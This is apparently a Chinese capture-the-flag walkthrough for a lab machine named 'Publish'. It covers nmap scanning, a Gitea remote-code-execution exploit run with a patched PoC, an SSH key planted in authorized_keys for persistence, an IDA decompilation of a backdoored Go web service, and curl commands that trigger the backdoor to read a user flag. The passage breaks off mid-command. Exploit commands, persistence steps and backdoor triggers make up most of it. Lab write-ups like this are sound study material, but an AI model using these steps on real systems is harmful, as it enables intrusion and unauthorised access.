

Publish

信息收集

nmap

```
1 |
2 | └─(lily2663@LAPTOP-L8P806AH)-[~]
3 | └─$ nmap -A 192.168.1.26
4 | Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 18:45 +0800
5 | Nmap scan report for 192.168.1.26
6 | Host is up (0.00085s latency).
7 | Not shown: 997 closed tcp ports (reset)
8 | PORT      STATE SERVICE VERSION
9 | 22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
10 | 80/tcp    open  http      nginx
11 | |_http-title: Gitea: Publish
12 | 8080/tcp  open  http      GoLang net/http server
13 | |_http-title: User Query
14 | | fingerprint-strings:
15 | |   GetRequest, HTTPOptions:
16 | |     HTTP/1.0 200 OK
17 | |     Date: Sun, 02 Aug 2026 10:45:41 GMT
18 | |     Content-Length: 1005
19 | |     Content-Type: text/html; charset=utf-8
20 | |     <!DOCTYPE html>
21 | |     <html lang="zh">
22 | |     <head><meta charset="UTF-8"><title>User Query</title>
23 | |     <style>
24 | |       body{background:#1a1a2e;color:#eee;font-family:monospace;max-
25 | |         width:600px;margin:auto;padding:20px;}
26 | |       input,button{width:100%;padding:10px;margin:5px 0;border:none;border-
27 | |         radius:5px;}
28 | |       button{background:#e94560;color:#fff;cursor:pointer;}
29 | |       pre{background:#16213e;padding:15px;border-radius:5px;overflow-
30 | |         x:auto;}
31 | |       h2{text-align:center;color:#0f3460;}
32 | |       .hint{background:#533483;padding:10px;border-radius:5px;margin-
33 | |         top:20px;font-size:0.9em;}
34 | |     </style></head>
35 | |     <body>
36 | |     <h2>User Query System</h2>
37 | |     <form action="/login" method="POST">
38 | |     <h3>Login</h3>
39 | |     <input type="text" name="username" placeholder="Username" required>
40 | |     <input type="password" name="password" placeholder="Password"
41 | |       required>
42 | |     <button ty
```

```

38 1 service unrecognized despite returning data. If you know the
   service/version, please submit the following fingerprint at
   https://nmap.org/cgi-bin/submit.cgi?new-service :
39 SF-Port8080-TCP:V=7.99%I=7%D=8/2%Time=6A6F1FD5%P=x86_64-pc-linux-gnu%(Get
40 SF:Request,463,"HTTP/1\0\20200\200K\r\nDate:\20Sun,\2002\20Aug\2020
41 SF:26\2010:45:41\20GMT\r\nContent-Length:\201005\r\nContent-Type:\20te
42 SF:xt/html;\20charset=utf-8\r\n\r\n<!DOCTYPE\20html>\n<html\20lang=\20zh
43 SF:\>\n<head><meta\20charset=\20UTF-8\><title>User\20Query</title>\n<st
44 SF:yle>\nbody{background:#1a1a2e;color:#eee;font-family:monospace;max-widt
45 SF:h:600px;margin:auto;padding:20px;}\ninput,button{width:100%;padding:10p
46 SF:x;margin:5px\200;border:none;border-radius:5px;}\nbutton{background:#e
47 SF:94560;color:#fff;cursor:pointer;}\npre{background:#16213e;padding:15px;
48 SF:border-radius:5px;overflow-x:auto;}\nh2{text-align:center;color:#0f3460
49 SF:;}\n\hint{background:#533483;padding:10px;border-radius:5px;margin-top
50 SF::20px;font-size:0\9em;}\n</style></head>\n<body>\n<h2>User\20Query\2
51 SF:0System</h2>\n<form\20action=\20/login\20\20method=\20POST\20>\n<h3>Login
52 SF:</h3>\n<input\20type=\20text\20\20name=\20username\20\20placeholder=\20us
53 SF:ername\20\20required>\n<input\20type=\20password\20\20name=\20password\2
54 SF:\20placeholder=\20Password\20\20required>\n<button\20ty")%(HTTPOption
55 SF:s,463,"HTTP/1\0\20200\200K\r\nDate:\20Sun,\2002\20Aug\202026\20
56 SF:10:45:41\20GMT\r\nContent-Length:\201005\r\nContent-Type:\20text/htm
57 SF:l;\20charset=utf-8\r\n\r\n<!DOCTYPE\20html>\n<html\20lang=\20zh\>\n<
58 SF:head><meta\20charset=\20UTF-8\><title>User\20Query</title>\n<style>\n
59 SF:body{background:#1a1a2e;color:#eee;font-family:monospace;max-width:600p
60 SF:x;margin:auto;padding:20px;}\ninput,button{width:100%;padding:10px;marg
61 SF:in:5px\200;border:none;border-radius:5px;}\nbutton{background:#e94560;
62 SF:color:#fff;cursor:pointer;}\npre{background:#16213e;padding:15px;border
63 SF:-radius:5px;overflow-x:auto;}\nh2{text-align:center;color:#0f3460;}\n\
64 SF:hint{background:#533483;padding:10px;border-radius:5px;margin-top:20px;
65 SF;font-size:0\9em;}\n</style></head>\n<body>\n<h2>User\20Query\20Syste
66 SF:m</h2>\n<form\20action=\20/login\20\20method=\20POST\20>\n<h3>Login</h3>\
67 SF:n<input\20type=\20text\20\20name=\20username\20\20placeholder=\20Userna
68 SF:\20\20required>\n<input\20type=\20password\20\20name=\20password\20\20p
69 SF:laceholder=\20Password\20\20required>\n<button\20ty");
70 No exact OS matches for host (If you know what OS is running on it, see
   https://nmap.org/submit/ ).
71 TCP/IP fingerprint:
72 OS:SCAN(V=7.99%E=4%D=8/2%OT=22%CT=1%CU=31475%PV=Y%DS=2%DC=T%G=Y%TM=6A6F1FF6
73 OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%CI=Z%TS=21)SEQ(SP=1
74 OS:04%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=Z
75 OS:%II=I%TS=21)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=104%GCD
76 OS:=1%ISR=10A%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NW8%O2=M5B4ST11NW8%O3=M5B
77 OS:4NNT11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%
78 OS:W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW8%CC
79 OS:=Y%Q=T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T
80 OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
81 OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
82 OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
83 OS:G%RUCK=A552%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
84 OS:K=A56C%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=A57
85 OS:6%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=A590%RUD
86 OS:=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=A5AA%RUD=G)IE
87 OS:(R=Y%DFI=N%T=40%CD=S)
88
89 Network Distance: 2 hops
90 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
91
92 TRACEROUTE (using port 80/tcp)

```

```
93 | HOP RTT ADDRESS
94 | 1 0.24 ms LAPTOP-L8P806AH.mshome.net (172.22.64.1)
95 | 2 1.55 ms 192.168.1.26
96 |
97 | OS and Service detection performed. Please report any incorrect results at
97 | https://nmap.org/submit/ .
98 | Nmap done: 1 IP address (1 host up) scanned in 42.48 seconds
```

80和8080都有web服务

userflag



Gitea: Publish

一款极易搭建的自助 Git 服务



易安装

通过 **二进制** 来运行；或者通过 **Docker** 来运行；或者通过 **安装包** 来运行。



跨平台

任何 **Go 语言** 支持的平台都可以运行 Gitea，包括 Windows、Mac、Linux 以及 ARM。挑一个您喜欢的就行！



轻量级

一个廉价的树莓派的配置足以满足 Gitea 的最低系统硬件要求。最大程度上节省您的服务器资源！



开源化

所有的代码都开源在 code.gitea.io/gitea 上，赶快加入我们来**共同发展**这个伟大的项目！还等什么？成为贡献者吧！

Powered by Gitea 当前版本: 1.24.7 页面: 3ms 模板: 3ms

[简体中文](#) | [许可证](#) | [API](#)

版本1.24.7

点击帮助：

[What is Gitea?](#)

Version: 1.27.1

On this page

What is Gitea?

Gitea is a painless, self-hosted, all-in-one software development service. It includes Git hosting, code review, team collaboration, package registry, and CI/CD. It is similar to GitHub, Bitbucket and GitLab.

Gitea was originally forked from [Gogs](#) and almost all the code has been changed. See the [Gitea Announcement](#) blog post to read about the justification for a fork.

⚠ WARNING

Gitea does not send commits to upstream or cherry-pick commits from it, so there is no guarantee it will work if you upgrade from Gogs to Gitea. The recommended method is to migrate repositories from Gogs to Gitea.

Purpose

The goal of this project is to provide the easiest, fastest, and most painless way of setting up a self-


1.27.1

方法一：

锁定漏洞cve-2026-60004


此漏洞影响 Gitea 1.17 ~ 1.27.0, 修复于 1.27.1

利用cve



寻找poc: <https://github.com/0xBlackash/CVE-2026-60004>

建私有库



跑原版poc:

```
1 (base) PS C:\Users\lilyzero207\Desktop\测题\CVE-2026-60004> python CVE-2026-60004.py http://192.168.1.26 1 "id"
2 [?] password:
3 [*] probing target...
4
5
6 CVE-2026-60004 | Gitea RCE via diffpatch Git Hook
7 Author : Ashraf Zaryouh "0xBlackash"
8
9
10 -----
11 Target      : http://192.168.1.26
12 Version     : 1.24.7
13 Command     : id
14 -----
15
16 [i] Author : Ashraf Zaryouh "0xBlackash"
17 [*] target=http://192.168.1.26 user=1 cmd=id
18
19 [*] authenticating...
20 [+] authenticated as 1
21 [*] creating private repository 1/poc-ef2dbe78...
22 [+] repository created: 1/poc-ef2dbe78
23 [*] submitting malicious patch (1/2)...
24 [-] POST /api/v1/repos/1/poc-ef2dbe78/diffpatch → HTTP 422: {"message":"[SHA]: Required","url":"http://publish.dsz/api/swagger"}
```

diffpatch 需要 base commit 的 SHA, 与一般poc相比添加:

```
1 client.api("POST", f"/api/v1/repos/{owner}/{repo_name}/diffpatch", {
2     "content": patch,
3     "sha": base_sha, # 补充了必填的上下文 Commit ID
4 })
```

成功执行:

```

1  [?] password:
2  [*] probing target...
3
4  =====
5  CVE-2026-60004 | Gitea RCE via diffpatch Git Hook
6  Author : Ashraf Zaryouh "0xB1ackash"
7  =====
8
9  -----
10 Target      : http://192.168.1.26
11 Version     : 1.24.7
12 Command     : id
13  -----
14
15 [i] Author : Ashraf Zaryouh "0xB1ackash"
16 [*] target=http://192.168.1.26 user=1 cmd=id
17
18 [*] authenticating...
19 [+] authenticated as 1
20 [*] creating private repository 1/poc-64197800...
21 [+] repository created: 1/poc-64197800
22 [+] base SHA for diffpatch: 214e58e64ce998ee0f86ead31be682e72547bc8f
23 [*] submitting malicious patch (1/2)...
24 [*] submitting malicious patch (2/2)...
25 [+] patches submitted – Git hook should have executed
26 [*] fetching command output via smart HTTP...
27
28 uid=101(git) gid=103(git) groups=103(git)
29
30 [exit-status=0]
31 [+] command executed successfully
32
33 [*] evidence repo : 1/poc-64197800
34 [*] evidence ref  : refs/heads/poc-output-07c931
35 [*] Author       : Ashraf Zaryouh "0xB1ackash"

```

建立ssh连接

随后生成公钥

```
1 ssh-keygen -t ed25519 -f C:\Users\lilyzero207\Desktop\刷题\id_mykey
```

设置下环境变量: \$env:GITEA_PASSWORD='12345678' 方便利用poc

```
1 python CVE-2026-60004_sha.py http://192.168.1.26 1 "mkdir -p /home/git/.ssh
&& echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDLLUMZP6dNDZOWm5YIu+eHeQOLHLJkCCfF56ZvAcTpa' >
/home/git/.ssh/authorized_keys && chmod 700 /home/git/.ssh && chmod 600
/home/git/.ssh/authorized_keys && cat /home/git/.ssh/authorized_keys"
```

在服务器上创建 .ssh文件夹

把公钥写进authorized_keys

设好权限

最后把内容打印出来确认

随后ssh连接

```
1 | ssh -i C:\Users\lilyzero207\Desktop\测题\id_mykey git@192.168.1.26
```

登陆成功

```
1 | git@Publish:~$
```

Publish找不到userflag, 尝试其他路

```
1 | git@Publish:/home$ ls
2 | git  todd
```

横向移动

发现存在文件main-amd64, 与仓库发现的做对比

```
1 | git@Publish:~$ ls -la /opt/main-amd64
2 | -rwxr-xr-x 1 root root 13013075 Jul 28 23:44 /opt/main-amd64
3 | git@Publish:~$ git clone http://127.0.0.1:3000/daochunhan/web-query.git
4 | /tmp/wq/repo
5 | Cloning into '/tmp/wq/repo'...
6 | remote: Enumerating objects: 17, done.
7 | remote: Counting objects: 100% (17/17), done.
8 | remote: Compressing objects: 100% (14/14), done.
9 | remote: Total 17 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
10 | Receiving objects: 100% (17/17), 14.35 MiB | 5.78 MiB/s, done.
11 | Resolving deltas: 100% (3/3), done.
12 | git@Publish:~$ md5sum /opt/main-amd64 /tmp/wq/repo/main-amd64
13 | e3d138a04d985b5431d04961cc86e4ae /opt/main-amd64
14 | 4fa6b58c5a665b8a9f85267c39c243d3 /tmp/wq/repo/main-amd64
```

发现不同, 下载到本地看, 拖到ida_pro

main_searchHandler伪代码+ai注释

```
1 | // =====
2 | // 文件: /opt/main-amd64 (Gitea Publish 靶机 · 8080 web 服务)
3 | // 函数: main_searchHandler (IDA Pro 反编译)
4 | // 说明: 隐藏后门在函数开头, 以 "POST + 11104567 参数" 触发
5 | // =====
6 | void __golang main_searchHandler(net_http_ResponseWriter w,
7 | net_http_Request *r)
8 | {
9 |     string _r0_1; // rdi
10 |     __int128 dest_1; // xmm15
11 |     unsigned __int64 len; // rdx
12 |     net_http_Request *r_1; // rax
13 |     __int64 n8; // rcx
14 |     __int64 v7; // rax
15 |     os_exec_Cmd *_r0_2; // r8
16 |     uint8 *str_2; // r8
17 |     const uint8 *v10; // rbx OVERLAPPED
18 |     __int64 v11; // rcx
19 |     net_url_values v12; // rax
```

```

19  __int64 v13; // rax OVERLAPPED
20  void *x_1; // rcx
21  int len_1; // rax
22  internal_abi_ITab *_r0_7; // rbx OVERLAPPED
23  database_sql_Rows *_r0_5; // r11
24  database_sql_Rows *rs_1; // rax
25  __int64 v19; // rcx
26  _BYTE v20[40]; // rdi OVERLAPPED
27  interface_ *_r0_10; // rcx
28  uint8 *str; // rdx
29  uint8 *str_3; // rax
30  __int64 n7; // rcx
31  int array_1; // rbx OVERLAPPED
32  uint8 *_r0_11; // rax
33  char v27; // c1
34  uint64 *v28; // rax
35  void *x_2; // rax
36  void *x_4; // rax
37  __int128 *p_dest; // rbx
38  __int64 n3; // rcx
39  __int64 v33; // rax
40  __int64 v34; // rax
41  __int64 v35; // rax
42  char v36; // a1
43  error_r1; // [rsp-46h] [rbp-128h]
44  char v38; // [rsp+0h] [rbp-E2h]
45  interface_ *array; // [rsp+2h] [rbp-E0h]
46  database_sql_Rows *rs; // [rsp+22h] [rbp-C0h]
47  uint8 *_r0; // [rsp+2Ah] [rbp-B8h]
48  uint8 *str_1; // [rsp+32h] [rbp-B0h]
49  uint8 *a0_8; // [rsp+3Ah] [rbp-A8h]
50  _QWORD dest_4[2]; // [rsp+4Ah] [rbp-98h] BYREF
51  __int128 dest; // [rsp+5Ah] [rbp-88h] BYREF
52  __int128 dest_16; // [rsp+6Ah] [rbp-78h]
53  __int128 dest_2; // [rsp+7Ah] [rbp-68h]
54  _slice_interface_ a; // [rsp+8Ah] [rbp-58h] BYREF
55  __int64 n2; // [rsp+A2h] [rbp-40h]
56  __int64 v50; // [rsp+AAh] [rbp-38h]
57  const uint8 *v51; // [rsp+B2h] [rbp-30h]
58  void *x; // [rsp+BAh] [rbp-28h]
59  void *x_3; // [rsp+C2h] [rbp-20h]
60  uint64 *v54; // [rsp+CAh] [rbp-18h]
61  void (**dest_3)(void); // [rsp+D2h] [rbp-10h]
62  uint8 *wa; // [rsp+EAh] [rbp+8h]
63  void *w_8; // [rsp+F2h] [rbp+10h]
64  net_http_Request *ra; // [rsp+FAh] [rbp+18h]
65  string v59; // 0:rdi.16
66  string name_1; // 0:r8.16
67  string _r0_4; // 0:r8.16
68  string _r0_6; // 0:r8.16
69  string _r0_8; // 0:r8.16
70  string _r0_9; // 0:r8.16
71  string _r0_3; // 0:r10.16
72  string name; // 0:rax.8,8:rbx.8 OVERLAPPED
73  string format; // 0:rax.8,8:rbx.8
74  net_http_ResponseWriter w_2; // 0:rax.8,8:rbx.8
75  net_http_ResponseWriter w_1; // 0:rax.8,8:rbx.8
76  string format_1; // 0:rax.8,8:rbx.8

```



```

77 _slice_string arg; // 0:rcx.8,8:rdi.16 OVERLAPPED
78 _slice_interface_ v72; // 0:rcx.8,8:rdi.16
79 _slice_interface_ v73; // 0:rcx.8,8:rdi.16
80 main_PageData data_1; // 0:rcx.8,8:rdi.24
81 main_PageData data; // 0:rcx.8,8:rdi.24
82
83 dest_3 = (void (**)(void))dest_1;
84 w_8 = w.data;
85 wa = (uint8 *)w.tab;
86
87 // ===== 后门入口 ① =====
88 // 检查请求方法是否为 "POST" (长度 4, 魔数 0x54534F50)
89 if ( r->Method.len == 4 )
90 {
91     len = r->Method.len;
92     if ( !len )
93         runtime_panicBounds();
94     if ( len <= 1 )
95         runtime_panicBounds();
96     if ( len <= 2 )
97         runtime_panicBounds();
98     if ( len <= 3 )
99         runtime_panicBounds();
100 // 0x54534F50 = 'POST' (小端序)
101 if ( *(_DWORD *)r->Method.str == 1414745936 )
102 {
103     ra = r;
104     r_1 = r;
105 // ===== 后门入口 ② =====
106 // 读取隐藏参数: byte_8C65B8 = "11104567", 长度 8
107 w.data = (void *)&byte_8C65B8;
108 n8 = 8LL;
109 net_http_ptr_Request_FormValue(r_1, *(string *)&w.data, _r0_1);
110 // 参数值非空才进入命令执行分支
111 if ( &byte_8C65B8 )
112 {
113     // ===== 后门入口 ③ =====
114     // 构造命令: exec.Command("sh", "-c", 参数值)
115     n2 = 2LL;
116     a.cap = (int)&stru_8C2E72.len + 6;
117     v51 = &byte_8C65B8;
118     v50 = v7;
119     name.str = (uint8 *)&stru_8C2E72.len + 4; // "sh" (长度 2)
120     name.len = 2LL;
121     arg.array = (string *)&a.cap; // "-c"
122     arg.len = 2LL;
123     arg.cap = 2LL;
124     os_exec_Command(name, arg, _r0_2); // ★ 执行命令!
125     os_exec_ptr_Cmd_CombinedOutput((os_exec_Cmd *)name.str, *
126     (_slice_uint8 *)&name.len, *(error *)&arg.cap); // 取输出
127     name.len = (int)name.str;
128     runtime_slicebytetostring(0LL, name.str, 2LL, *(string
129     *)&arg.len);
130     str_1 = name.str;
131     name.str = (uint8 *)MEMORY[0x1A](2LL);
132     arg.array = (string *)name.len;
133     arg.len = (int)&byte_8C65C0; // "\nError: " 前缀 (长度 8)
134     arg.cap = 8LL;

```

```

133     name_1 = name;
134     name.len = (int)str_1;
135     runtime_concatstring3(0LL, *(string *)&name.len, *(string
*)&arg.len, name_1, _r0_3);
136     arg.array = 0LL;
137     arg.len = 0LL;
138     arg.cap = (int)name.str;
139     str_2 = str_1;
140     name.str = wa;
141     name.len = (int)w_8;
142     main_render((net_http_ResponseWriter)name, *(main_PageData
*)&arg.array);
143     return;    // ★ 后门分支结束，直接返回，不走正常 SQL
144 }
145 r = ra;
146 }
147 }
148
149 // ===== 正常搜索逻辑（后门没触发才走这里） =====
150 net_url_ptr_URL_Query(r->URL, (net_url_Values)w.data);
151 v10 = &byte_8EEC30;
152 v11 = 1LL;
153 net_url_Values_Get(v12, *(string *)&v10, _r0_1);
154 if ( &byte_8EEC30 )
155 {
156     *(_OWORD *)&a.array = dest_1;
157     runtime_convTstring(*(string *)&v13, x_1);
158     a.array = (interface_ *)&e;
159     a.len = len_1;
160     format.str = (uint8 *)"SELECT id, username, password FROM user WHERE
username LIKE '%%S%%'";
161     format.len = 68LL;
162     v72.array = (interface_ *)&a;
163     v72.len = 1LL;
164     v72.cap = 1LL;
165     fmt_Sprintf(format, v72, _r0_4);
166     a0_8 = format.str;
167     *(_QWORD *)v20 = format.str;
168     *(_QWORD *)&v20[8] = 68LL;
169     *(_QWORD *)&v20[16] = 0LL;
170     *(_QWORD *)&v20[24] = 0LL;
171     *(_QWORD *)&v20[32] = 0LL;
172     _r0_7 = (internal_abi_ITab
*)&go_itab_context_backgroundCtx_comma_context_Context;
173     v72.array = (interface_ *)&regexp_arrayNoInts;
174     database_sql_ptr_DB_QueryContext(
175         main_db,
176         *(context_Context *)&_r0_7,
177         *(string *)v20,
178         *(_slice_interface_ *)&v20[16],
179         _r0_5,
180         _r1);
181     if ( &go_itab_context_backgroundCtx_comma_context_Context )
182     {
183         str_3 = (uint8 *)((__int64 (__golang *)
(__int64))go_itab_context_backgroundCtx_comma_context_Context.Fun[0])
(v19);
184         n7 = 7LL;

```

```

185     v59.str = str_3;
186     v59.len = (int)&go_itab_context_backgroundCtx_comma_context_Context;
187     array_1 = (int)&byte_8C5452;
188     runtime_concatstring2(0LL, *(string *)&array_1, v59, _r0_6);
189     v27 = 0;
190 }
191 else
192 {
193     rs = rs_1;
194     dest_4[0] = main_searchHandler_deferwrap1;
195     dest_4[1] = rs_1;
196     dest_3 = (void (**)(void))dest_4;
197     _r0_10 = 0LL;
198     str = 0LL;
199     while ( 1 )
200     {
201         array = _r0_10;
202         _r0 = str;
203         database_sql__ptr_Rows_Next(rs_1, (bool)_r0_7);
204         if ( !v36 )
205             break;
206         runtime_newobject((internal_abi_Type *)&typ_, _r0_7);
207         v54 = v28;
208         runtime_newobject((internal_abi_Type *)&e, _r0_7);
209         x = x_2;
210         runtime_newobject((internal_abi_Type *)&e, _r0_7);
211         x_3 = x_4;
212         *(_QWORD *)&dest = &stru_81BC20;
213         *((_QWORD *)&dest + 1) = v54;
214         *(_QWORD *)&dest_16 = &::dest;
215         *((_QWORD *)&dest_16 + 1) = x;
216         *(_QWORD *)&dest_2 = &::dest;
217         *((_QWORD *)&dest_2 + 1) = x_4;
218         p_dest = &dest;
219         n3 = 3LL;
220         *(_QWORD *)v20 = 3LL;
221         database_sql__ptr_Rows_Scan(rs, *(_slice_interface_ *)&v20[-16], *
(error *)&v20[8]);
222         dest = dest_1;
223         dest_16 = dest_1;
224         dest_2 = dest_1;
225         runtime_convT64(*v54, &dest);
226         *(_QWORD *)&dest = &typ_;
227         *((_QWORD *)&dest + 1) = v33;
228         runtime_convTstring(*(string *)x, x);
229         *(_QWORD *)&dest_16 = &e;
230         *((_QWORD *)&dest_16 + 1) = v34;
231         runtime_convTstring(*(string *)x_3, x_3);
232         *(_QWORD *)&dest_2 = &e;
233         *((_QWORD *)&dest_2 + 1) = v35;
234         format_1.str = (uint8 *)&byte_8C98C3;
235         format_1.len = 13LL;
236         v73.array = (interface_ *)&dest;
237         v73.len = 3LL;
238         v73.cap = 3LL;
239         fmt_sprintf(format_1, v73, _r0_8);
240         v73.array = array;
241         *(_QWORD *)v20 = format_1.str;

```

```

242     *(_QWORD *)&v20[8] = 13LL;
243     _r0_7 = (internal_abi_ITab *)_r0;
244     runtime_concatstring2(0LL, *(string *)&_r0_7, *(string *)v20,
    _r0_9);
245     _r0_10 = (interface_ *)_r0;
246     str = format_1.str;
247     rs_1 = rs;
248     }
249     array_1 = (int)array;
250     if ( !array )
251         array_1 = 11LL;
252     _r0_11 = _r0;
253     if ( !array )
254         _r0_11 = (uint8 *)"No results.";
255     v27 = 1;
256     }
257     v38 = v27;
258     data.Query.str = a0_8;
259     data.Query.len = 68LL;
260     data.Result.str = _r0_11;
261     data.Result.len = array_1;
262     w_1.tab = (internal_abi_ITab *)wa;
263     w_1.data = w_8;
264     main_render(w_1, data);
265     if ( (v38 & 1) != 0 )
266         (*dest_3)();
267     }
268     else
269     {
270         w_2.tab = (internal_abi_ITab *)wa;
271         w_2.data = w_8;
272         data_1.Query.str = 0LL;
273         data_1.Query.len = 0LL;
274         data_1.Result.str = (uint8 *)"Please provide a search term.";
275         data_1.Result.len = 29LL;
276         main_render(w_2, data_1);
277     }
278 }
279

```

```

• .rodata:00000000008C65B1 aAssword      db 'assword'
• .rodata:00000000008C65B8 ; const uint8 byte_8C65B8
• .rodata:00000000008C65B8 byte_8C65B8    db 6Ch                ; DATA XREF: main_searchHandler+91fo
• .rodata:00000000008C65B9 aL104567 db '1104567'
• .rodata:00000000008C65C0 ; const uint8 byte_8C65C0
• .rodata:00000000008C65C0 byte_8C65C0    db 0Ah                ; DATA XREF: main_searchHandler+14Cto
• .rodata:00000000008C65C1 aError      db 'Error: '
• .rodata:00000000008C65C8 aSnapshot   db 'Snapshot'        ; DATA XREF: database_sql_IsolationLevel_String

```

发现参数1104567

构造命令:

```
1 | curl -s -X POST "http://127.0.0.1:8080/search" --data-urlencode "11104567=id"
```

```
1 | curl -s -X POST "http://127.0.0.1:8080/search" --data-urlencode "11104567=cat
/home/todd/user.txt"
```

直接读到了

```

1 </body></html>gcurl -s -X POST "http://127.0.0.1:8080/search" --data-
urlencode "l1104567=cat /home/todd/user.txt"todd/user.txt"
2 <!DOCTYPE html>
3 <html lang="zh">
4 <head><meta charset="UTF-8"><title>User Query</title>
5 <style>
6 body{background:#1a1a2e;color:#eee;font-family:monospace;max-
width:600px;margin:auto;padding:20px;}
7 input,button{width:100%;padding:10px;margin:5px 0;border:none;border-
radius:5px;}
8 button{background:#e94560;color:#fff;cursor:pointer;}
9 pre{background:#16213e;padding:15px;border-radius:5px;overflow-x:auto;}
10 h2{text-align:center;color:#0f3460;}
11 .hint{background:#533483;padding:10px;border-radius:5px;margin-
top:20px;font-size:0.9em;}
12 </style></head>
13 <body>
14 <h2>User Query System</h2>
15 <form action="/login" method="POST">
16 <h3>Login</h3>
17 <input type="text" name="username" placeholder="Username" required>
18 <input type="password" name="password" placeholder="Password" required>
19 <button type="submit">Login</button>
20 </form>
21 <form action="/search" method="GET">
22 <h3>Search Users</h3>
23 <input type="text" name="q" placeholder="Search keyword" required>
24 <button type="submit">Search</button>
25 </form>
26
27 <pre>flag{user-71e8307f0001862b3dede2da14ed38be}
28 </pre>

```

接下来按照之前的操作登录todd

```

1 curl -s -X POST "http://127.0.0.1:8080/search" --data-urlencode
